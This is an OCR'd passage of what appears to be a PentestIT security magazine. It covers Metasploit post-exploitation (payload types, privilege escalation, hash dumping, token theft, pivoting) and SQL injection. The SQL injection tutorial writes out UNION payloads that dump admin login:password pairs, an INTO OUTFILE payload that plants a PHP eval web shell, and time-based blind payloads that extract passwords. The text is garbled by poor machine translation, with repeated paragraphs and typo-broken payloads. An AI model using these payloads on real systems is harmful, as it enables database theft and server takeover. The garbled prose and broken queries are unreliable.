[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine …
[*] This is a VMware Workstation/Fusion Virtual Machine
```


References

- Metasploit Penetration Testing Cookbook
- *http://www.offensive-security.com/*

Lesovoy Konstantin

Company: PentestIT
E-mail: *elumenced@gmail.com*
The developer of the PentestIT "Test.lab" – penetration testing laboratories.

Module 04 – Postexploitation



Today, it isn't so difficult to find vulnerable services during pentesting as was about 7 years ago.


For any medium-sized company, IT services have turned into one big zoo. Every year, they become more and more, on pleasure to researchers of safety and a headache for system administrators together with programmers.

But, to find vulnerability and to operate it only a pentest half, and to become an important factor payload choice, after all it depends on possibilities of post-operation.

The picture below shows a typical payload aka shellcode. Content shell code set of the most common machine instructions such as in an ordinary executable.

In the example specified, shellcode reserves port 4444 on the local AIX OS-car and waits for a connection.

Using shellcode can also reboot the system, turn off the service, send a specified file on the soap, etc. It all depends on what is written in shell code.



But for these purposes, you can use the shell in Windows (cmd) and combine in Linux (/bin/sh), and yes, you can write your own shellcode.

Usual shells generate additional process in the system. The given teams send the blank text as is allowing it to be found by various IDS straight off.

If the process is limited by chroot, it creates post-operation problems.

Shells at different OS strongly differ teams, opportunities and restriction of utilities on a victim host.

While writing a shellcode, it is necessary to understand deeply the OS under which the shellcode will run as well as the programming language in which the assembler is written.

In popular Metasploit Framework, there's a wide choice of payloads; they are divided on OS, according to appendices and loaded interpreters (to ruby, perl).

```
msf  exploit(java_jre17_exec) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/shell_bind_tcp                               normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                            normal  Generic Command Shell, Reverse TCP Inline
   java/jsp_shell_bind_tcp                              normal  Java JSP Command Shell, Bind TCP Inline
   java/jsp_shell_reverse_tcp                           normal  Java JSP Command Shell, Reverse TCP Inline
   java/meterpreter/bind_tcp                            normal  Java Meterpreter, Java Bind TCP Stager
   java/meterpreter/reverse_http                        normal  Java Meterpreter, Java Reverse HTTP Stager
   java/meterpreter/reverse_https                       normal  Java Meterpreter, Java Reverse HTTPS Stager
   java/meterpreter/reverse_tcp                         normal  Java Meterpreter, Java Reverse TCP Stager
   java/shell/bind_tcp                                  normal  Command Shell, Java Bind TCP Stager
   java/shell/reverse_tcp                               normal  Command Shell, Java Reverse TCP Stager
   java/shell_reverse_tcp                               normal  Java Command Shell, Reverse TCP Inline
```

The general division according to the description:

With a mark of "Inline" are "whole" shellcode. They are big and do not always get into exploits;

Stager – the loadings divided into parts. In exploits, the rest gets small shellcode, generally for connection installation. The rest is loaded at connection;

Ord – the ground loadings. Small by the size, but attached to static addresses in memory of system DLL;

Bind – opening of port and connection expectation;

Reverse – backconnect shell;

Findport – occurs search of a socket through which the exploit worked, further the shell opens through it. Search is carried out according to port number;

Find tag – similarly previous, only definition of a socket is conducted at the expense of the wiretap of all available waiting for arrival of a 4-byte tag from the hacker;

Exec, **Download_exec**, **Up_exec** –shellcode on team start, jump/downloading and start;

Meterpreter – the most popular advanced payload;

VNC – we start the VNC server at the victim;

Dllinjection – loading of DLL in memory of process. Injection DLL is of two types;

Metsvc – entirely loads meterpreter to the victim and registers it as service;

PassiveX – a shell acts as the ActiveX element;

NoNX – shellcodes with round of the mechanism of protection of memory of DEP;


DNS – that can work on names of hosts, instead of on IP;

HTTPS – a shell which communicates on encoded HTTPS protocol.

Now it is possible to pass to article subject – a post-exploitation.


As a payload, we will consider meterpterer, about its ample opportunities and we will talk.

After successful operation of vulnerability and meterpreter installation, we carry out escalation of privileges:



Increase of privileges


1. Increase of privileges using the teams getprivs, getsystem.
2. Having acquired the rights of SYSTEM, we acquire NTLM hashes using hashdump, and the list of tokens of safety having loaded additional modules, for example load incognito. It is possible to carry out process migration on the user's domain or on the contrary, on the local system using the migratate and stolen token teams.



3. From the domain user with high privileges, it is possible to start custom vbs scripts already in the shell of Windows, to create scheduler with start of utilities for backconnect as a package task. Everything depends on the imagination.
4. Meterpreter also gives the chance to work with the file system allowing loading and downloading of files from a host and on a victim host.

And certainly network teams:

1. One of the best **Pivoting** powerful teams. He refers to a method used in foams testings which uses the hacked system for attacks to other systems. It is a multilayered attack in which it is possible to get access to those systems which are available for internal use, such as intranets.




2. From the domain user with high privileges it is possible to start custom vbs scripts already in the shell of Windows, to create scheduler with start of utilities for backconnect as a package task, here already everything depends on the imagination

3. Also Meterpreter gives the chance on work with file system allowing to load and download files from a host and on a victim host.


And certainly network teams

1. One of the best Pivoting powerful teams. He refers to a method used in foams testings which uses the hacked system for attacks to other systems. It is a multilayered attack in which it is possible to get access to those systems which are available for internal use, such as intranets.



In one article, it is difficult to describe all opportunities and meterpeter details as it is advanced payload written by the most known hackers of the world and on it, there is a separate guide.

P.S. while the colleague printed article sent a link to new vulnerability of CVE-2014-3519. ●



Jura Sagitov

Company: PentestIT
Jua Sagitov has worked in the field of IT technologies for more than 8 years. He has practical experience in the administration of corporate networks on the basis of MS Windows. Experience with the active network equipment Cisco, 3Com/HP. Carries out tests for penetration into corporate networks, takes part in various CTF.

Module 05 – Basics of SQL Injection for different databases

Basics of SQL Injection for different databases.

To understand this article you should have basic knowledges of SQL.

SQL-injection makes possible to change database query to server.

Here is one way to detect sql-inj: *http://site.com/index.php?id=4'*

and if you some something like “You have an ERROR in SQL query” you can try to execute some data from databases.

Then we can try make some arithmetical operation: *http://site.com/index.php?id=4-1* and if stuff in page changed then is one more coin in our vulnerability-thrift-box.

So, why is possible to make this injection?

Let’s look at correct SQL query:

SELECT * FROM news WHERE id=’4’

and here is result of adding ‘:

SELECT * FROM news WHERE id=’4”

The logig breaked. MySQL (or another soft) can’t read query. But what we should do now? Make our OWN query!

SQL language allow us to combine queries by using UNION. But it’s not enough. We should know how much coulmns current table have. We will talk why should we a little bit later. Now let’s try:

ORDER BY allow us to pick number of columns:

http://site.com/index.php?id=4+Order+by+50+–+ nothing

http://site.com/index.php?id=4+Order+by+20+–+ positive

http://site.com/index.php?id=4+Order+by+30+–+ negative

http://site.com/index.php?id=4+Order+by+25+–+ positive

http://site.com/index.php?id=4+Order+by+26+–+ Negative

(This “–” commented all after the query. “Plus” is just space.)

Got it! Here is 25 columns in table!

Well.. We see many rubbish. Let’s hide it:

http://site.com/index.php?id=4+and+1=0

So from this time page is mostly empty.

Now time to use UNION:

http://site.com/index.php?id=4+and+1=0+UNION+SELEC
ET+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25+–+

Choose coulmn instead some column and write “version()” for MySQL and PostgreSQL, “@version” for MS SQL:

http://site.com/index.php?id=4+and+1=0+UNION+SELECET+1,2,3,4,5,6,7,8,9,versi
on(),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25+–+

Version 5! Great! This version of MySQL have INFORMATION_SCHEMA.TABLES so we can see names of all DataBase’s tables:

http://site.com/index.php?id=4+and+1=0+UNION+SELECET+1,2,3,4,5,6,7,8,9,group_concat(table
_name),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25+from+INFORMATION_SCHEMA.TABLES+–+

Pay an attention: group_concat(table _name) is instead “10” like the query with “version()”

Result of query is page with all table’s names.

Now we lets find something like “admin_users” or “users” in the page.

Let’s see what we have in “admin_users”:

http://site.com/index.php?id=4+and+1=0+UNION+SELECET+1,2,3,4,5,6,7,8,9,group_concat(table
_name),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25+from+INFORMATION_SCHEMA.
COLUMNS+where+table_name=admin_users+–+

Attention! Now we use INFORMATION_SCHEMA.COLUMNS now TABLES.

Hmm… Something wrong… It’s empty. I have an idea! Let’s use char converting:

admin_users=CHAR(97,100,109,105,110,95,117,115,101,114,115)

http://site.com/index.php?id=4+and+1=0+UNION+SELECET+1,2,3,4,5,6,7,8,9,group_concat(table
_name),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25+from+INFORMATION_SCHEMA.
COLUMNS+where+table_name=CHAR(97,100,109,105,110,95,117,115,101,114,115)+–+

Well. We have names of columns. If you see “login” and “password” – it’s exactly what we need.

http://site.com/index.php?id=4+and+1=0+UNION+SELECET+1,2,3,4,5,6,7,8,9,group_concat(login,0x
3a,password),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25+from+admin_users+–+

Notice: “0x3a” is “:” in hex.

We done it! Now run your hashcat and brute the pass.

Also we can try to write the file. Function OUTFILE give us that opportunity:

http://site.com/index.php?id=4+and+1=0+UNION+SELECET+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,1
7,18,19,20,21,22,23,24,25+INTO+OUTFILE+’1.php’+–+

And if it have no error we can continue and write mini-shell

http://site.com/index.php?id=4+and+1=0+UNION+SELECET+1,2,3,4,5,6,7,8,9, ‘<?php eval($_
GET[cmd]) ?>’,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25+INTO+OUTFILE+’1.php’+–+

After that let's try execute some commands:

http://site.com/1.php?cmd=ls

The last one is reading files:

http://site.com/index.php?id=4+and+1=0+UNION+SELECET+1,2,3,4,5,6,7,8,9, LOAD_FILE('1.php'),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25+--+

Blind SQL Injection

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible

Threat Modeling

- SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.
- SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.
- The severity of SQL Injection attacks is limited by the attacker's skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.

Risk Factors

The platform affected can be:

Language: SQL

Platform: Any (requires interaction with a SQL database)

SQL Injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind.Essentially, the attack is accomplished by placing a meta character into data input to then place SQL commands in the control plane, which did not exist there before. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

Examples

An attacker may verify whether a sent request returned true or false in a few ways:

Content-based

Using a simple page, which displays an article with given ID as the parameter, the attacker may perform a couple of simple tests to determine if the page is vulnerable to SQL Injection attacks.

Example URL

http://site.com/items.php?id=2

sends the following query to the database:

SELECT title, description, body FROM items WHERE ID = 2

The attacker may then try to inject a query that returns 'false':

http://newspaper.com/items.php?id=2 and 1=2

Now the SQL query should looks like this:

SELECT title, description, body FROM items WHERE ID = 2 and 1=2

If the web application is vulnerable to SQL Injection, then it probably will not return anything. To make sure, the attacker will inject a query that will return 'true':

http://newspaper.com/items.php?id=2 and 1=1

If the content of the page that returns 'true' is different than that of the page that returns 'false', then the attacker is able to distinguish when the executed query returns true or false.

Once this has been verified, the only limitations are privileges set up by the database administrator, different SQL syntax, and the attacker's imagination.

Time-based

This type of blind SQL injection relies on the database pausing for a specified amount of time, then returning the results, indicating successful SQL query executing. Using this method, an attacker enumerates each letter of the desired piece of data using the following logic:

If the first letter of the first database's name is an 'A', wait for 10 seconds.

If the first letter of the first database's name is an 'B', wait for 10 seconds. etc.

Microsoft SQL Server

http://www.site.com/vulnerable.php?id=1' waitfor delay '00:00:10'–

MySQL

SELECT IF(expression, true, false)

Using some time-taking operation e.g. BENCHMARK(), will delay server responses if the expression is True.

BENCHMARK(5000000,ENCODE('MSG','by 5 seconds'))

- will execute the ENCODE function 5000000 times.

Depending on the database server's performance and load, it should take just a moment to finish this operation. The important thing is, from the attacker's point of view, to specify a high-enough number of BENCHMARK() function repetitions to affect the database response time in a noticeable way.

Example combination of both queries:

1 UNION SELECT IF(SUBSTRING(user_password,1,1) = CHAR(50),BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),null) FROM users WHERE user_id = 1;

If the database response took a long time, we may expect that the first user password character with user_id = 1 is character '2'.

(CHAR(50) == '2')

Using this method for the rest of characters, it's possible to enumerate entire passwords stored in the database. This method works even when the attacker injects the SQL queries and the content of the vulnerable page doesn't change.


Obviously, in this example, the names of the tables and the number of columns was specified. However, it's possible to guess them or check with a trial and error method.

Databases other than MySQL also have time-based functions which allow them to be used for time-based attacks:

MS SQL 'WAIT FOR DELAY '0:0:10

PostgreSQL – pg_sleep()

Conducting Blind_SQL_Injection attacks manually is very time consuming, but there are a lot of tools which automate this process. One of them is SQLMap (*http://sqlmap.org/*) partly developed within OWASP grant program. On the other hand, tools of this kind are very sensitive to even small deviations from the rule. This includes: scanning other website clusters, where clocks are not ideally synchronized, WWW services where argument acquiring method was changed, e.g. from /index.php?ID=10 to /ID,10.



Remote Database Fingerprinting

If the attacker is able to determine when his query returns True or False, then he may fingerprint the RDBMS. This will make the whole attack much easier. If the time-based approach is used, this helps determine what type of database is in use. Another popular methods to do this is to call functions which will return the current date. MySQL, MSSQL, and Oracle have different functions for that, respectively now(), getdate(), and sysdate().

Injection problem

Injection problems span a wide range of instantiations. The basic form of this flaw involves the injection of control-plane data into the data-plane in order to alter the control flow of the process.

Consequences

Confidentiality: Many injection attacks involve the disclosure of important information – in terms of both data sensitivity and usefulness in further exploitation

- Authentication: In some cases injectable code controls authentication; this may lead to remote vulnerability
- Access Control: Injection attacks are characterized by the ability to significantly change the flow of a given process, and in some cases, to the execution of arbitrary code.
- Integrity: Data injection attacks lead to loss of data integrity in nearly all cases as the control-plane data injected is always incidental to data recall or writing.
- Accountability: Often the actions performed by injected control code are unlogged.

Exposure period

- Requirements specification: A language might be chosen which is not subject to these issues.
- Implementation: Many logic errors can contribute to these issues.

Platform

- Languages: C, C++, Assembly, SQL
- Platforms: Any

Required resources

Any

Severity

High


Likelihood of exploit

Very High

Injection problems encompass a wide variety of issues – all mitigated in very different ways. For this reason, the most effective way to discuss these flaws is to note the distinct features which classify them as injection flaws.

The most important issue to note is that all injection problems share one thing in common – i.e., they allow for the injection of control plane data into the user-controlled data plane. This means that the execution of the process may be altered by sending code in through legitimate data channels, using no other mechanism. While buffer overflows, and many other flaws, involve the use of some further issue to gain execution, injection problems need only for the data to be parsed.

The most classing instantiations of this category of flaw are SQL injection and format string vulnerabilities. ●



Michael Elizarov

PentestIT
A team of professionals in the field of practical information security.

Zero Security
Department internship PentestIT, headed by Michael Elizarov.

Head Zero Security began its journey in the field of pentest few years ago.

The Concept of Vulnerability Type SQLi

Type of vulnerabilities known as SQL injection continues to be extremely high risk in the current network threats.

Exploitation of these vulnerabilities have been involved in many high-profile hacking worldwide.

Any application that includes SQL may suffer from these vulnerabilities, they are most common in web applications. One reason for the conservation of these problems is that their underlying causes can be found in almost any Web application, regardless of the implementation technology, web framework, programming language, or popularity.

Many serious invasion, which were involved in the SQL injections received attention because of a breach of confidentiality in the data stored in the compromised databases. This loss of privacy and received financial restoration costs, downtime, regulatory penalties and negative publicity are the primary direct effects of successful penetration.

However, even sites hosting applications that do not use sensitive financial or customer information are at risk as the database integrity can be compromised. Exploitation of SQL injection vulnerabilities may also allow an attacker to take advantage of persistent storage and dynamic page content generation to include malicious code in the compromised site. As a result, visitors to that site could be tricked into installing malicious code or redirected to a malicious site that exploits other vulnerabilities in their systems. In many cases, exploitation of SQL injection vulnerabilities can also result in a total compromise of the database servers, allowing these systems to be used as intermediaries in attacks on third-party sites.

